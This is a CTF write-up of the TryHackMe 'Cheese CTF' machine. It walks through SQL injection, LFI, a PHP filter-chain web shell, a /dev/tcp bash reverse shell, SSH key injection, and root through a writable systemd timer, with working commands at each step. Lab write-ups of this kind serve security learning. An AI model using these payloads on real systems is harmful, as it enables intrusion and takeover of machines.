

CTF Writeup

Cheese CTF

TryHackMe | April 2026

Machine Information

Target IP	10.49.144.237
Platform	TryHackMe
Difficulty	EASY
OS	Linux (Ubuntu/Debian)
Flags	user.txt, root.txt

Overview

This machine involved chaining multiple vulnerabilities to achieve full system compromise. The attack path started with enumeration through a noisy port scan, discovery of a web application with SQL injection and Local File Inclusion (LFI), escalation to Remote Code Execution (RCE) via PHP filter chain, lateral movement through SSH key injection, and finally privilege escalation to root via a writable systemd timer file.

Phase 1 — Enumeration

Port Scanning

An initial Nmap scan with -sC and -sV flags was started but took too long, so it was cancelled. A faster scan without parameters was run instead:

```
nmap 10.49.144.237
```

```

22/tcp    open  ssh
23/tcp    open  telnet
24/tcp    open  priv-mail
25/tcp    open  smtp
26/tcp    open  rsftp
30/tcp    open  unknown
32/tcp    open  unknown
33/tcp    open  dsp
37/tcp    open  time
42/tcp    open  nameserver
43/tcp    open  whois
49/tcp    open  tacacs
53/tcp    open  domain
70/tcp    open  gopher
79/tcp    open  finger
80/tcp    open  http
81/tcp    open  hosts2-ns
82/tcp    open  xfer
83/tcp    open  mit-ml-dev
84/tcp    open  ctf
85/tcp    open  mit-ml-dev
88/tcp    open  kerberos-sec
89/tcp    open  su-mit-tg
90/tcp    open  dnsix
99/tcp    open  metagram
100/tcp   open  newacct

```

The scan returned an overwhelming number of open ports, most were decoys designed to waste time. Focus was narrowed to genuinely suspicious services:

- Port 21 — FTP
- Port 22 — SSH
- Port 23 — Telnet
- Port 80 — HTTP (login page found)
- Port 84 — CTF (suspicious named service)
- Port 8008 — Plesk Control Panel
- Port 8080 — HTTP Proxy / Web App
- Port 8880 — uTorrent WebUI (found login in /gui/)

Web Application Discovery

Port 80 revealed a login page. The login request was captured using Burp Suite and saved as login.req. SQLMap was then used to test for SQL injection:

```
sqlmap -r login.req
```

```

[01:12:38] [INFO] automatically extending ranges for UNION query injection technique tests as there is at
least one other (potential) technique found
got a 302 redirect to 'http://10.49.144.237/secret-script.php?file=supersecretadminpanel.html'. Do you wa
nt to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [y/N]
y
[01:13:43] [INFO] target URL appears to be UNION injectable with 3 columns

```

SQLMap successfully identified the injection point and revealed that after authentication, users were redirected to a suspicious PHP script:

```
http://10.49.144.237/secret-script.php?file=supersecretadminpanel.html
http://10.49.144.237/secret-script.php?file=php://filter/resource=messages.html
```

Phase 2 — Local File Inclusion (LFI)

The file= parameter in secret-script.php was clearly vulnerable to Local File Inclusion. The php://filter wrapper was already being used, confirming PHP stream wrappers were accepted.

Reading /etc/passwd

The following payload was used to enumerate system users:

```
http://10.49.144.237/secret-script.php?file=/etc/passwd
```

This revealed three login-capable users with /bin/bash shells:

- root (UID 0)
- comte (UID 1000), likely holds user flag
- ubuntu (UID 1001)

Notable services also identified from passwd: MySQL server running, LXD container manager installed (potential privesc vector), SSH daemon active.

Attempting to Read Flags Directly

Multiple common flag and SSH key filenames were tested via LFI:

```
http://10.49.144.237/secret-script.php?file=/home/comte/.bashrc -> Found

# ~/.bashrc: executed by bash(1) for non-login shells. # see /usr/share/doc/bash/examples/startup-files (in the package bash-doc) # for examples # If not
running interactively, don't do anything case $- in *) ;; *) return;; esac # don't put duplicate lines or lines starting with space in the history. # See bash(1)
for more options HISTCONTROL=ignoreboth # append to the history file, don't overwrite it shopt -s histappend # for setting history length see HISTSIZE
and HISTFILESIZE in bash(1) HISTSIZE=1000 HISTFILESIZE=2000 # check the window size after each command and, if necessary, # update the values
of LINES and COLUMNS. shopt -s checkwinsize # If set, the pattern "*" used in a pathname expansion context will # match all files and zero or more
directories and subdirectories. #shopt -s globstar # make less more friendly for non-text input files, see lesspipe(1) [ -x /usr/bin/lesspipe ] && eval
"$(SHELL=/bin/sh lesspipe)" # set variable identifying the chroot you work in (used in the prompt below) if [ -z "${debian_chroot:-}" ] && [ -r /etc/
debian_chroot ]; then debian_chroot=$(cat /etc/debian_chroot) fi # set a fancy prompt (non-color, unless we know we "want" color) case "$TERM" in
xterm-color|*-256color) color_prompt=yes;; esac # uncomment for a colored prompt, if the terminal has the capability; turned # off by default to not
distract the user: the focus in a terminal window # should be on the output of commands, not on the prompt #force_color_prompt=yes if [ -n
"$force_color_prompt" ]; then if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then # We have color support; assume it's compliant with Ecma-48 # (ISO/
IEC-6429). (Lack of such support is extremely rare, and such # a case would tend to support setf rather than setaf.) color_prompt=yes else color_prompt=
fi fi if [ "$color_prompt" = yes ]; then PS1='${debian_chroot:+($debian_chroot)}\u@h:\[\033[01;32m\]\u@\h:\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ ' else
PS1='${debian_chroot:+($debian_chroot)}\u@h:\w\$ ' fi unset color_prompt force_color_prompt # If this is an xterm set the title to user@host:dir case
"$TERM" in xterm*|rxvt*) PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@h:\w\a\]$PS1" ;; *) ;; esac # enable color support of ls and also add handy
aliases if [ -x /usr/bin/dircolors ]; then test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)" alias ls='ls --color=auto' #alias
dir='dir --color=auto' #alias vdir='vdir --color=auto' alias grep='grep --color=auto' alias fgrep='fgrep --color=auto' alias egrep='egrep --color=auto' fi #
colored GCC warnings and errors #export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01' # some more ls
aliases alias ll='ls -alF' alias la='ls -A' alias l='ls -CF' # Add an "alert" alias for long running commands. Use like so: # sleep 10; alert alias alert='notifi-
send --urgency=low -i "${[ $? = 0 ] && echo terminal || echo error}" "$(history|tail -n1|sed -e 's/^s*[0-9]\{0,9\}+s*//;s/;/:/;s/;/:/;s/*alert$//')"' # Alias definitions.
# You may want to put all your additions into a separate file like # ~/.bash_aliases, instead of adding them here directly. # See /usr/share/doc/bash-doc/
examples in the bash-doc package. if [ -f ~/.bash_aliases ]; then . ~/.bash_aliases fi # enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile # sources /etc/bash.bashrc). if ! shopt -oq posix; then if [ -f /usr/share/bash-completion/
bash_completion ]; then . /usr/share/bash-completion/bash_completion elif [ -f /etc/bash_completion ]; then . /etc/bash_completion fi

http://10.49.144.237/secret-script.php?file=/home/comte/user.txt -> Not found
http://10.49.144.237/secret-script.php?file=/home/comte/.ssh/id_rsa -> Not found
```

Direct file reads were blocked by permissions (running as www-data). A different approach was needed.

Phase 3 — LFI to RCE via PHP Filter Chain

Since log poisoning and direct file reads were limited, a PHP filter chain attack was used to achieve Remote Code Execution without needing any log file access. The tool used was:

```
https://github.com/synacktiv/php_filter_chain_generator
```

Generating the Payload


```
git clone https://github.com/synacktiv/php_filter_chain_generator
cd php_filter_chain_generator
python3 php_filter_chain_generator.py --chain '<?php system($_GET["cmd"]); ?>'
```

This generated a long PHP filter chain that, when passed to the file= parameter, caused the server to execute arbitrary PHP code.

Executing Commands

Ran The chain in Browser as:

```
"http://10.49.144.237/secret-script.php?file=$CHAIN&cmd=id"
```



Response confirmed code execution as www-data.

Getting a Reverse Shell

A netcat listener was started on the attacking machine:

```
nc -lvnp 4444
```

A bash reverse shell was triggered through the RCE:

```
curl "http://10.49.144.237/secret-script.php?file=$CHAIN&cmd=bash+-c+'bash+-i+%26+/dev/tcp/<My_ip>/4444+0+%261'"
```

A shell was received as www-data.

Phase 4 — Privilege Escalation to Comte (SSH Key Injection)

Inside the www-data shell, the /home/comte/.ssh/ directory was explored:

```
ls -al /home/comte/.ssh/
```

The authorized_keys file had world-writable permissions (-rw-rw-rw-) and was empty. This allowed direct SSH key injection.

Injecting SSH Public Key

On the attacking machine, a new SSH key pair was generated:

```
ssh-keygen -t rsa -b 2048 -f /tmp/comte_key -N ""
```

The public key was then written to the target's authorized_keys via the www-data shell:

```
echo "<KEY>" >> /home/comte/.ssh/authorized_keys
```

SSH Login as Comte

```
ssh -i /tmp/comte_key comte@10.49.144.237
```

Login successful. The user flag was retrieved:

```
cat /home/comte/user.txt
```

FLAG OBTAINED: user.txt

Phase 5 — Privilege Escalation to Root

Enumeration with LinPEAS

LinPEAS was hosted on the attacking machine and downloaded to the target for automated privilege escalation enumeration:

```
# Kali machine:
wget https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/linPEAS/linpeas.sh
python3 -m http.server 8000

# Target machine:
cd /tmp && wget http://<my_ip>:8000/linpeas.sh && chmod +x linpeas.sh
&& ./linpeas.sh
```

```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.49.174.74 - - [13/Apr/2026 02:07:11] "GET /linpeas.sh HTTP/1.1" 200 -
```

Checking sudo -l

Before LinPEAS completed, sudo permissions were checked manually:

```
sudo -l
comte@ip-10-49-174-74:~$ sudo -l
User comte may run the following commands on ip-10-49-174-74:
(ALL) NOPASSWD: /bin/systemctl daemon-reload
(ALL) NOPASSWD: /bin/systemctl restart exploit.timer
(ALL) NOPASSWD: /bin/systemctl start exploit.timer
(ALL) NOPASSWD: /bin/systemctl enable exploit.timer
```

This revealed that comte could run specific systemd commands without a password, notably related to exploit.timer and exploit.service.

Analysing the Timer and Service

```
cat /etc/systemd/system/exploit.timer
cat /etc/systemd/system/exploit.service
```

The exploit.service contained a critical misconfiguration, it was designed to copy xxd to /opt/ and set the SUID bit:

```
ExecStart=/bin/bash -c "/bin/cp /usr/bin/xxd /opt/xxd && /bin/chmod +sx /opt/xxd"
```

LinPEAS also confirmed that exploit.timer was writable by the current user (comte).

```
Permissions in init, init.d, systemd, and rc.d (T1543.002)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#init-initd-systemd-and-rcd
You have write privileges over /etc/systemd/system/exploit.timer
```

Exploiting the Writable Timer

The exploit.timer was modified to trigger immediately with a 1 second interval:

```
echo '[Unit]
Description=Exploit Timer
[Timer]
OnBootSec=1
OnActiveSec=1s
Unit=exploit.service
[Install]
WantedBy=timers.target' > /etc/systemd/system/exploit.timer
```

The service was then started using sudo:

```
sudo systemctl start exploit.service
```

Reading Root Flag with SUID xxd

After the service ran, /opt/xxd had the SUID bit set. Since xxd reads arbitrary files, it was used to read the root flag:

```
ls -al /opt/xxd
/opt/xxd /root/root.txt | xxd -r
```

FLAG OBTAINED: root.txt

Attack Chain Summary

Step	Technique	Tool	Result
1	Port Scanning	Nmap	Identified key services
2	SQL Injection	SQLMap + Burp	Found LFI endpoint
3	Local File Inclusion	Browser	Read /etc/passwd
4	PHP Filter Chain RCE	php_filter_chain_generator	Shell as www-data
5	SSH Key Injection	ssh-keygen	Login as comte
6	Writable Systemd Timer	systemctl	SUID xxd in /opt
7	SUID xxd	xxd	Read root.txt

Key Vulnerabilities

- SQL Injection on login form — enabled access to restricted PHP script
- Local File Inclusion (LFI) — file= parameter accepted arbitrary paths and PHP wrappers
- PHP Filter Chain RCE — LFI escalated to full code execution without log access
- World-writable authorized_keys — allowed SSH key injection as any local user
- Writable systemd timer file — allowed modification of a root-level scheduled task
- SUID xxd — enabled reading of arbitrary files including root-owned flag